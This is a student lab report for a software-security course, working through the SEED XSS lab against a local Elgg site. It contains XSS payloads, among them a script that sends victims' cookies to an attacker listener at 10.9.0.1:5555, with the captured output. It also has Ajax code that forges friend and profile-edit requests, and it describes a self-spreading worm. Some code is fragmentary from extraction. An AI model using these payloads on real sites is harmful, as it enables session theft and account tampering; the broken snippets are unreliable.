

Cross-Site Scripting Attack (XSS) Lab (Elgg)

Assignment 4

CMPT 380 – Computer Software Security

Name: Rushabh Prajapati

Id : 3083048


3 Lab Tasks

3.2 Task 1: Posting a Malicious Message to Display an Alert Window

Let us simply place some code in the "Brief description" field of Samy's profile page. In this field, we type in the following code:

```
<script> alert( "XSS " )</script>;
```

Whenever Alice, views Samy's profile, the code can be executed and display a simple message. This experiment demonstrates that code injected to the "Brief description" field can be triggered.



The screenshot shows a web browser window with the address bar displaying `www.seed-server.com/profile/samy/edit`. The page title is "Edit profile". The main content area has three sections:

- Display name:** A text input field containing "Samy".
- About me:** A rich text editor with a toolbar (bold, italic, underline, strikethrough, link, unlink, list, indent, outdent, quote, code, image, video, embed, fullscreen) and a large text area. To the right of the text area are links for "Embed content" and "Edit HTML".
- Brief description:** A text input field containing the malicious script code: `<script>alert('XSS')</script>`. Below this field is a dropdown menu set to "Public".

On the right side of the page, there is a sidebar with the following elements:

- A profile card for "Samy" with a default avatar icon.
- Buttons for "Edit avatar" and "Edit profile".
- Buttons for "Change your settings" and "Account statistics".
- Buttons for "Notifications" and "Group notifications".

Figure 1 Putting script code into Samy's Profile




Figure 2 Whenever Samy views his own profile the code will be triggered again




Figure 3 Alice looking at Sammy's Profile, and the XSS code get's triggered

3.3 Task 2: Posting a Malicious Message to Display Cookies

Embed a JavaScript program in Samy's Elgg profile, such that when another user views your profile, the user's cookies will be displayed in the alert window.



Figure 4 Samy's Cookie on Samy's Profile





Figure 5 Alice's Cookies when Visting Samy's Account

3.4 Task 3: Stealing Cookies from the Victim's Machine

Insert an `` tag with its `src` attribute set to the attacker's machine. When the JavaScript inserts the `` tag, the browser tries to load the image from the URL in the `src` field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to the port 5555 of the

attacker's machine (with IP address 10.9.0.1), where the attacker has a TCP server listening to the same port.

Netcat running with the "-l" option, becomes a TCP server that listens for a connection on port 5555. This server program basically prints out whatever is sent by the client and sends to the client whatever is typed by the user running the server.



The screenshot shows a web browser at the URL `www.seed-server.com/profile/samy/edit`. The page is for editing the profile of a user named 'Samy'. It includes a 'Display name' field with 'Samy', an 'About me' text area with a rich text editor, a 'Public' privacy dropdown, a 'Brief description' field containing a JavaScript payload: `<script>document.write('<img src=http://10.9.0.1:5555?c='+escape(document.cookie)+' ');</script>`, and another 'Public' privacy dropdown. On the right, there are buttons for 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'.

Figure 6 HTTP GET request to send cookies





Figure 7 Alice Visiting Samy's Profile

```
[03/15/22] seed@VM:~/.../Labsetup$ nc -lnkv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 48076
GET /?c=__gsas%3DID%3Dc874f2d196079a2d%3AT%3D1647376106%3AS%3DALNI_MaryXLou074nlIxElcVt
0w67amq8g%3B%20Elgg%3Davjdl1lopuq9esdvt60p0i2ud HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.
0
Accept: image/webp, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```

Figure 8 Netcat server listening on port 5555

3.5 Task 4 Becoming the Victim's Friend

A legitimate add friend request contents of any HTTP request message sent from the browser



```
GET http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1647378313&__elgg_token=TO;
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: __gsas=ID=c874f2d196079a2d:T=1647376106:S=ALNI_MaryXLou074nlIxElcVt0w67amq8g; Elgg=5k2ot94r9oj5mq8
```

Figure 9 Add Friend URL, HTTP Request




Figure 10 Sending a friend request from Samy's account, in order to capture Samy's GUID

JavaScript program to send out the same HTTP request

URL of Elgg's add-friend request. In the request, we need to set the target URL to <http://www.xsslabelgg.com/action/friends/add>.

In addition, the add-friend request needs to specify what user is to be added to the friend list. The friend parameter is used for that purpose. In the captured request, the value of this parameter is set to 59, which is Samy's ID (it is called GUID in Elgg).



In the code above, Lines ts and token get the timestamp and secret token values from the corresponding JavaScript variables. Lines sendurl construct the URL, which includes three parameters: friend, timestamp, and token. The rest of the code uses Ajax to send out the GET request. When a victim visits Samy's profile, the code can get executed from inside the victim's browser.

Alice

Add friend

Send a message



Blogs

Bookmarks

Files

Pages

Figure 11 Alice is not Samy's friend yet

Elgg For SEED Labs

Blogs

Bookmarks

Files

Groups

Members

More +

Search



Account -

Samy

Remove friend

Send a message



About me

Blogs

Bookmarks

Files

Pages

Wire post

Figure 12 Samy was added to Alice's Friend List

Answer 1)

Lines one and two get the values of the `__elgg_ts` and `__elgg_token` parameters. These parameters are values that are used as a security measure against Cross Site Request Forgery attacks, which can't be used to access the values. They change every time a page is loaded and therefore need to be accessed by the Cross Site Scripting attack dynamically to get the correct values. That is why these lines are needed.

Answer 2)

No, if the Elgg application only provided the Editor mode for the "About me" field, the attack would not be successful. This is

because the Editor mode adds extra HTML and changes some of the symbols, such as '<' to '<'.


Task 5 – Modifying Victim's Profile

Understanding POST request

URL of the edit-profile service: <http://www.xsslabelgg.com/action/profile/edit>.

Samy

Edit avatarEdit profile



Brief description

samy is my hero

About me

POST http://www.seed-server.com/action/profile/edit

Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----325379693315565542984214673603
Content-Length: 3684
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: __gsas=ID=c874f2d196079a2d:T=1647376106:S=ALNI_MaryXLou074nlIxElcVtOw67amq8g; Elgg=b2vckf0t7itgb21
Upgrade-Insecure-Requests: 1


```
() ; } </script>&accesslevel[description]=2&briefdescription=samy is my hero&accesslevel[briefdescription]=
```

The description field is our target area. We would like to place "Samy is my hero" in this field. We need to encode the string by replacing each space with a plus sign.

Each field in the profile has an access level, indicating who can view this field. By setting its value to 2 (i.e., public), everybody can view this field. The name for this field is `accesslevel[description]`.

All edit-profile requests should include a GUID to indicate whose profile is to be updated. In our investigation, the value 59 is Samy's GUID; in attacks, the value should be the victim's GUID. The GUID value can be obtained from the victim's page. Similar to

the timestamp and token, the GUID value is also stored in a JavaScript variable called `elgg.session.user.guid`.




The screenshot shows the 'About me' section of a user profile for 'Samy'. The 'Display name' field contains 'Samy'. The 'About me' text area contains the following JavaScript code:


```
var briefDesc = "&briefdescription=samy is my hero" + "&accesslevel[briefdescription]=2";  
  
// Construct the HTTP request to add Samy as a friend.  
var sendurl="http://www.seed-server.com/action/profile/edit  
var content= name + guid + ts + token + briefDesc  
  
var samyguid = 59  
//Create and send Ajax request to add friend  
if (elgg.session.user.guid !=samyguid) {  
  Ajax=new XMLHttpRequest();  
  Ajax.open("POST", sendurl, true);  
  Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");  
  Ajax.send(content);  
}
```

Below the text area is a dropdown menu set to 'Public'. To the right of the text area are links for 'Embed content' and 'Visual editor'. Further right is a sidebar with options: 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', and 'Notifications'.

The Line in the if statement (`elgg.session.user.guid != samyGuid`), checks whether the target user is Samy himself; if it is, do not launch the attack. This check is very important; without it, right after Samy put the attacking code in his profile, the profile will be immediately displayed. This will trigger the code, which immediately sets Samy's profile statement to "Samy is my hero", overwriting the JavaScript code that was put in there.



As soon as Samy's profile is loaded, the malicious code will get executed. If Alice checks her own profile, she will see that a sentence "Samy is my hero" has been added to the "About me" field of her profile.



Task 6: Writing a Self-Propagating XSS Worm

The DOM approach

Using the APIs provided by DOM, we can access each of the nodes on the tree. If a page contains JavaScript code, the code will be stored as an object in the tree. If we know which DOM node contains the code, we can use DOM APIs to get the code from the node. To make it easy to find the node, all we need to do is to give the JavaScript node a name, and then use the `document.getElementById()` API to find the node.

we give the script block an id called worm (we can use any arbitrary name). We then use `document.getElementById("worm")` to get a reference of the script node. Finally, we use the node's `innerHTML` attribute to get its content. inner HTML only gives us the inside part of the node, not including the surrounding script tags. We just need to add the beginning tag `<script id="word" type/javascript>` and the closing tag `</script>`.

After Samy places the above self-propagating code in his profile, when Alice visits Samy's profile, the worm in the profile gets executed and modifies Alice's profile, inside which, a copy of the worm code is also placed. Now when another user, say Charlie, visits Alice's profile, Charlie will be attacked and infected by the worm code in Alice's profile.

